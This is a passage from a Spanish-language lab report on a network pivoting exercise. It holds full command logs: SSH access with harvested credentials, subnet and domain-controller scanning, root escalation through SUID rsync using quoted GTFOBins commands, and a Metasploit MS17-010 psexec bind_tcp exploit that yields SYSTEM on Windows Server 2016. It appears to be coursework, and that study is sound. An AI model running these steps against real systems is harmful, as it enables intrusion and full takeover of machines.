
    Margee

commit 87a48a54de4491f4f4c2852e9c881038240ad475
Author: Airel Jaramillo <aireljaramillo4@gmail.com>
Date: Mon Jul 15 11:26:15 2019 -0500


    Prueba dos

commit 989ffa81d6d56e3382f09d118b74221112f7915f
Author: Airel Jaramillo <aireljaramillo4@gmail.com>
```


Ingresamos al directorio ifp



Accedemos con las credenciales halladas en el archivo config.txt.



10.3 Fase 3: Logramos acceder a través de ssh




Somos el usuario ifp y estabilizamos la Shell

```
could not chdir to home directory /home/ifp: no such file or directory
$ whoami
ifp
$ python -c 'import pty; pty.spawn("/bin/bash")'
-sh: 2: Syntax error: word unexpected (expecting ")
$ script /dev/null -c bash
Script started, file is /dev/null
ifp@osboxes:/$ ls
bin  cdrom  etc  initrd.img  lib64  media  opt  root  sbin  sys  usr  vmlinuz
boot  dev  home  lib  lost+found  mnt  proc  run  srv  tmp  var
ifp@osboxes:/$ id
uid=1001(ifp) gid=1001(ifp) groups=1001(ifp)
```

Ahora lanzamos el comando ip a para para descubrir la otra interfaz en la que estamos y así descubrir la otra maquina a la que realizar el pivoting

```
ifp@osboxes:/$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:f0:26:c4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.103/24 brd 192.168.56.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe40:26c4/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:4a:20:9a brd ff:ff:ff:ff:ff:ff
    inet 192.168.57.100/24 brd 192.168.57.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe4a:209a/64 scope link
        valid_lft forever preferred_lft forever
ifp@osboxes:/$
```

Descubrimos que hay otra interfaz de red correspondiente a la 192.168.57.0/24, por lo que nuestro diagrama queda así:



Utilizamos un script propio para lograr la dirección ip que hay en la interfaz nueva y hallamos la 192.168.57.101 siendo una maquina Windows por su ttl (128)

```
ifp@osboxes:/tmp$ ./scan.sh 192.168.57.0/24
```



[?] Selecciona una opción:

- 1) Descubrimiento de hosts SIN PING (recomendado)
- 2) Identificar Domain Controllers SIN PING
- 3) Escanear puertos DC de una IP específica
- 4) Escaneo COMPLETO (descubrir + identificar DCs)
- 5) Escanear TOP 100 puertos de una IP
- 6) Escanear TODOS los puertos (1-65535) de una IP
- 7) Detectar VERSIONES de servicios de una IP
- 8) Escaneo INTENSIVO (puertos + versiones + banners)

— SCRIPTS DE ENUMERACIÓN —

- 9) Enumeración SMB completa
- 10) Enumeración LDAP/Active Directory
- 11) Enumeración Kerberos (ASREPROast/Kerberoasting)
- 12) Enumeración HTTP/Web
- 13) Enumeración RDP
- 14) ENUMERACIÓN AUTOMÁTICA (detecta y ejecuta todo)

> 1

[*] Descubriendo hosts en 192.168.57.0/24 (sin ICMP, usando puertos)...

[*] Escaneando puertos: 80,443,445,139,22,21,3389,88,389

[+] Host activo: 192.168.57.1 (puerto 445 responde)
 [+] Host activo: 192.168.57.100 (puerto 80 responde)
 [+] Host activo: 192.168.57.101 (puerto 80 responde)

[*] Total de hosts activos encontrados: 3

[v] Escaneo completado

```
ifp@osboxes:/tmp$ ping 192.168.57.101
```

```
PING 192.168.57.101 (192.168.57.101) 56(84) bytes of data.
```

```
64 bytes from 192.168.57.101: icmp_seq=1 ttl=128 time=0.741 ms
64 bytes from 192.168.57.101: icmp_seq=2 ttl=128 time=0.982 ms
64 bytes from 192.168.57.101: icmp_seq=3 ttl=128 time=0.772 ms
64 bytes from 192.168.57.101: icmp_seq=4 ttl=128 time=1.89 ms
64 bytes from 192.168.57.101: icmp_seq=5 ttl=128 time=0.655 ms
64 bytes from 192.168.57.101: icmp_seq=6 ttl=128 time=1.10 ms
64 bytes from 192.168.57.101: icmp_seq=7 ttl=128 time=0.860 ms
64 bytes from 192.168.57.101: icmp_seq=8 ttl=128 time=1.49 ms
```

```
64 bytes from 192.168.57.101: icmp_seq=9 ttl=128 time=0.985 ms
64 bytes from 192.168.57.101: icmp_seq=10 ttl=128 time=1.60 ms
64 bytes from 192.168.57.101: icmp_seq=11 ttl=128 time=0.867 ms
```

```
^C
```

```
— 192.168.57.101 ping statistics —
```

```
11 packets transmitted, 11 received, 0% packet loss, time 10024ms
```

```
rtt min/avg/max/mdev = 0.655/1.087/1.894/0.383 ms
```

```
ifp@osboxes:/tmp$ ./scan.sh 192.168.57.0/24
```

```
ifp@osboxes:/tmp$ ./scan.sh 192.168.57.101
```

```

  O C I B I V O L A
[SIN PING - Port Based Discovery]

```

[?] Selecciona una opción:

- 1) Descubrimiento de hosts SIN PING (recomendado)
- 2) Identificar Domain Controllers SIN PING
- 3) Escanear puertos DC de una IP específica
- 4) Escaneo COMPLETO (descubrir + identificar DCs)
- 5) Escanear TOP 100 puertos de una IP
- 6) Escanear TODOS los puertos (1-65535) de una IP
- 7) Detectar VERSIONES de servicios de una IP
- 8) Escaneo INTENSIVO (puertos + versiones + banners)

— SCRIPTS DE ENUMERACIÓN —

- 9) Enumeración SMB completa
- 10) Enumeración LDAP/Active Directory
- 11) Enumeración Kerberos (ASREPROast/Kerberoasting)
- 12) Enumeración HTTP/Web
- 13) Enumeración RDP
- 14) ENUMERACIÓN AUTOMÁTICA (detecta y ejecuta todo)

> 3

[?] IP del DC: 192.168.57.101

[*] Escaneando puertos de DC en 192.168.57.101...

```

[+] Puerto 593 abierto en 192.168.57.101
[+] Puerto 3269 abierto en 192.168.57.101
[+] Puerto 445 abierto en 192.168.57.101
[+] Puerto 88 abierto en 192.168.57.101
[+] Puerto 5985 abierto en 192.168.57.101
[+] Puerto 3268 abierto en 192.168.57.101
[+] Puerto 464 abierto en 192.168.57.101
[+] Puerto 389 abierto en 192.168.57.101
[+] Puerto 636 abierto en 192.168.57.101

```

```

[+] Puerto 139 abierto en 192.168.57.101
[+] Puerto 9389 abierto en 192.168.57.101
[+] Puerto 53 abierto en 192.168.57.101
[+] Puerto 135 abierto en 192.168.57.101

```

[v] Escaneo completado

Realizamos escalada de privilegios a través del descubrimiento de SUID, mediante la herramienta de GTFOBins (en este caso rsync), donde spawnamos una Shell como sudo.

GTFOBins

☆ Star 12,205

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate [functions](#) of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.



It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).

[Shell](#)
[Command](#)
[Reverse shell](#)
[Non-interactive reverse shell](#)
[Bind shell](#)
[Non-interactive bind shell](#)

[File upload](#)
[File download](#)
[File write](#)
[File read](#)
[Library load](#)
[SUID](#)
[Sudo](#)
[Capabilities](#)

[Limited SUID](#)

rsync

Binary

[rsync](#)

Functions

[Shell](#)
[SUID](#)
[Sudo](#)

```
ifp@osboxes:/tmp$ find / -perm -4000 2>/dev/null
/sbin/mount.nfs
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping6
/bin/ping
/opt/VBoxGuestAdditions-6.1.34/bin/VBoxDRMClient
/usr/sbin/uudd
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/lppasswd
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mtr
/usr/bin/rsync
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/eject/dmccrypt-get-device
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
ifp@osboxes:/tmp$
```

.. / rsync ☆ Star 12,205

Shell SUID Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which rsync) .
./rsync -e 'sh -p -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
```

```
ifp@osboxes:/tmp$ rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
# script /dev/null -c bash
Script started, file is /dev/null
bash-4.3$ whoami
ifp
bash-4.3$ rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
# whoami
root
#
```

11.0 Justificación técnica: Se pone a la escucha netcat (nc) en la maquina Ubuntu (192.168.57.100) porque está en la misma red (192.168.57.0/24) que Windows Server 2016 (192.168.57.101)

- **Bind TCP vs Reverse TCP:**

- El payload bind_tcp crea un servidor en el objetivo (Windows Server) que *espera* conexiones
- Ubuntu puede conectarse directamente al Windows Server sin problemas de enrutamiento
- Si usáramos reverse_tcp, Windows Server intentaría conectarse a Kali (192.168.56.105), pero no tiene ruta hacia esa red

11.1.NC como punto de conexión: Netcat actúa como receptor temporal para validar que el payload bind_tcp se ejecutó correctamente en Windows Server antes de establecer la sesión Meterpreter formal.


Motivos:

- Ubuntu está en la misma red que Windows Server 2016, permitiendo conectividad directa
- El payload bind_tcp requiere un receptor que acepte la conexión desde el objetivo
- Ubuntu actúa como pivote de red entre Kali (red 192.168.56.x) y Windows Server (red 192.168.57.x), evitando problemas de enrutamiento

```
# nc -lvnp 4446
Listening on [0.0.0.0] (family 0, port 4446)
```

11.2 Fase 4: Desde kali usamos metasploit intentado utilizar el módulo 0 de eternal blue y dado el fallo de conectividad se optó por MS17-010 PSEXEC y funciono porque:

- **No inyecta shellcode directo:** Usa un exploit de overflow para obtener primitiva de escritura en memoria
- **Crea un servicio Windows:** En lugar de ejecutar código en kernel, crea un servicio ejecutable (.exe) legítimo
- **Levanta el servicio:** Ejecuta ese .exe como SYSTEM a través del Service Control Manager (SCM)
- **Evita protecciones de kernel:** No intenta ejecutar código en modo kernel, usa APIs legítimas del Sistema Operativo



Ejercicio de pivoting y vulneración de hosts

Informe técnico

Página 31

```
msf > search eternal blue
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 Et
1	_ target: Automatic Target	.	.	.	.
2	_ target: Windows 7	.	.	.	.
3	_ target: Windows Embedded Standard 7	.	.	.	.
4	_ target: Windows Server 2008 R2	.	.	.	.
5	_ target: Windows 8	.	.	.	.
6	_ target: Windows 8.1	.	.	.	.
7	_ target: Windows Server 2012	.	.	.	.
8	_ target: Windows 10 Pro	.	.	.	.
9	_ target: Windows 10 Enterprise Evaluation	.	.	.	.
10	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 Et
11	_ target: Automatic	.	.	.	.
12	_ target: PowerShell	.	.	.	.
13	_ target: Native upload	.	.	.	.
14	_ target: MOF upload	.	.	.	.
15	_ AKA: ETERNALSYNERGY	.	.	.	.
16	_ AKA: ETERNALROMANCE	.	.	.	.
17	_ AKA: ETERNALCHAMPION	.	.	.	.
18	_ AKA: ETERNALBLUE	.	.	.	.
19	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 Et
20	_ AKA: ETERNALSYNERGY	.	.	.	.
21	_ AKA: ETERNALROMANCE	.	.	.	.
22	_ AKA: ETERNALCHAMPION	.	.	.	.
23	_ AKA: ETERNALBLUE	.	.	.	.
24	auxiliary/scanner/smb/smb_ms17_010	.	normal	No	MS17-010 SM
25	_ AKA: DOUBLEPULSAR	.	.	.	.
26	_ AKA: ETERNALBLUE	.	.	.	.
27	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEP
28	_ target: Execute payload (x64)	.	.	.	.
29	_ target: Neutralize implant	.	.	.	.

Interact with a module by name or index. For example `info 29`, `use 29` or `use exploit/windows/smb/smb_doublepulsar_rce`
After interacting with a module you can manually set a TARGET with `set TARGET 'Neutralize implant'`

```
msf > use 10
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.57.101
[!] Unknown datastore option: RHOSTS. Did you mean RHOST?
RHOSTS => 192.168.57.101
msf exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.57.101
RHOSTS => 192.168.57.101
msf exploit(windows/smb/ms17_010_psexec) > set LPORT 4446
LPORT => 4446
msf exploit(windows/smb/ms17_010_psexec) > set payload windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp
msf exploit(windows/smb/ms17_010_psexec) > set TARGET 2
TARGET => 2
msf exploit(windows/smb/ms17_010_psexec) > run
[*] 192.168.57.101:445 - Target OS: Windows Server 2016 Standard Evaluation 14393
[*] 192.168.57.101:445 - Built a write-what-where primitive ...
[*] 192.168.57.101:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.57.101:445 - Uploading payload... xSZaUgUf.exe
[*] 192.168.57.101:445 - Created \xSZaUgUf.exe ...
[*] 192.168.57.101:445 - Service started successfully ...
[*] 192.168.57.101:445 - Deleting \xSZaUgUf.exe ...
[*] Started bind TCP handler against 192.168.57.101:4446
[*] Sending stage (230982 bytes) to 192.168.57.101
[*] Meterpreter session 1 opened (10.0.2.15:33251 -> 192.168.57.101:4446) at 2025-10-17 20:15:08 - 0400

meterpreter > shell
Process 3916 created.
Channel 1 created.
Microsoft Windows [Versi3n 10.0.14393]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>ipconfig
ipconfig

Configuraci3n IP de Windows

Adaptador de Ethernet Ethernet:

    Sufijo DNS espec3fico para la conexi3n. . . :
    V3nculo: direcci3n IPv6 local. . . : fe80::a45e:e74:c01f:68b1%5
    Direcci3n IPv4. . . . . : 192.168.57.101
```

```
Adaptador de Ethernet Ethernet:

    Sufijo DNS espec3fico para la conexi3n. . . :
    V3nculo: direcci3n IPv6 local. . . : fe80::a45e:e74:c01f:68b1%5
    Direcci3n IPv4. . . . . : 192.168.57.101
    M3scara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . . :

Adaptador de t3nel isatap.{28405DDD-12D3-42C1-9E08-C46A7F0D65A7}:

    Estado de los medios. . . . . : medios desconectados
    Sufijo DNS espec3fico para la conexi3n. . . :

C:\Windows\system32>
```

11.3 Resultados fallidos al utilizar modulo 0 de metasploit

Eternalblue (ms17_010_eternalblue) falló porque:

- Intenta ejecutar shellcode directamente en memoria kernel
- Windows Server 2016 tiene protecciones habilitadas (DEP/ASLR/CFG) que previenen ejecución de código no autorizado
- Los intentos mostraron: "ETERNALBLUE overwrite completed successfully (0xC000000D)!" pero luego "FAIL" → la escritura funcionó, pero la ejecución del shellcode fue bloqueada

```
--
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010
EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \_ target: Automatic Target . . . .
2  \_ target: Windows 7 . . . .
3  \_ target: Windows Embedded Standard 7 . . . .
4  \_ target: Windows Server 2008 R2 . . . .
5  \_ target: Windows 8 . . . .
6  \_ target: Windows 8.1 . . . .
7  \_ target: Windows Server 2012 . . . .
8  \_ target: Windows 10 Pro . . . .
9  \_ target: Windows 10 Enterprise Evaluation . . . .
10 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11 \_ target: Automatic . . . .
12 \_ target: PowerShell . . . .
13 \_ target: Native upload . . . .
14 \_ target: MOF upload . . . .
15 \_ AKA: ETERNALSYNERGY . . . .
16 \_ AKA: ETERNALROMANCE . . . .
17 \_ AKA: ETERNALCHAMPION . . . .
18 \_ AKA: ETERNALBLUE . . . .
19 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20 \_ AKA: ETERNALSYNERGY . . . .
21 \_ AKA: ETERNALROMANCE . . . .
22 \_ AKA: ETERNALCHAMPION . . . .
23 \_ AKA: ETERNALBLUE . . . .
24 auxiliary/scanner/smb/smb_ms17_010 2017-03-14 normal No MS17-010
SMB RCE Detection
25 \_ AKA: DOUBLEPULSAR . . . .
26 \_ AKA: ETERNALBLUE . . . .
27 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBL
EPULSAR Remote Code Execution
28 \_ target: Execute payload (x64) . . . .
29 \_ target: Neutralize implant . . . .

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/
smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implan
t'

msf > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

```

msf > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.57.101
RHOSTS => 192.168.57.101
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > unset Proxies
Unsetting Proxies ...
msf exploit(windows/smb/ms17_010_eternalblue) > unset ReverseAllowProxy
Unsetting ReverseAllowProxy ...
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 0.0.0.0
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 0.0.0.0
msf exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4445
LPORT => 4445
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] 192.168.57.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.57.101:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2016 Stand
d Evaluation 14393 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint
/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regu
lar expression
[*] 192.168.57.101:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.57.101:445 - The target is vulnerable.
[*] 192.168.57.101:445 - Connecting to target for exploitation.
[+] 192.168.57.101:445 - Connection established for exploitation.
[+] 192.168.57.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.57.101:445 - CORE raw buffer dump (45 bytes)
[*] 192.168.57.101:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Se
rver 2
[*] 192.168.57.101:445 - 0x00000010 30 31 36 20 53 74 61 6e 64 61 72 64 20 45 76 61 016 Standa
rd Eva
[*] 192.168.57.101:445 - 0x00000020 6c 75 61 74 69 6f 6e 20 31 34 33 39 33 luation 14
393
[+] 192.168.57.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.57.101:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.57.101:445 - Sending all but last fragment of exploit packet
[*] 192.168.57.101:445 - Starting non-paged pool grooming
[+] 192.168.57.101:445 - Sending SMBv2 buffers
[+] 192.168.57.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.57.101:445 - Sending final SMBv2 buffers.
[*] 192.168.57.101:445 - Sending last fragment of exploit packet!
[*] 192.168.57.101:445 - Receiving response from exploit packet
[+] 192.168.57.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.57.101:445 - Sending egg to corrupted connection.
[*] 192.168.57.101:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 192.168.57.101:4445

```

```

[*] Started bind TCP handler against 192.168.57.101:4445
[-] 192.168.57.101:4445 - =====
[-] 192.168.57.101:4445 - =====FAIL=====
[-] 192.168.57.101:4445 - =====
[*] 192.168.57.101:4445 - Connecting to target for exploitation.
[+] 192.168.57.101:4445 - Connection established for exploitation.
[+] 192.168.57.101:4445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.57.101:4445 - CORE raw buffer dump (45 bytes)
[*] 192.168.57.101:4445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Se
rver 2
[*] 192.168.57.101:4445 - 0x00000010 30 31 36 20 53 74 61 6e 64 61 72 64 20 45 76 61 016 Standa
rd Eva
[*] 192.168.57.101:4445 - 0x00000020 6c 75 61 74 69 6f 6e 20 31 34 33 39 33 luation 14
393
[+] 192.168.57.101:4445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.57.101:4445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.57.101:4445 - Sending all but last fragment of exploit packet
[*] 192.168.57.101:4445 - Starting non-paged pool grooming
[+] 192.168.57.101:4445 - Sending SMBv2 buffers
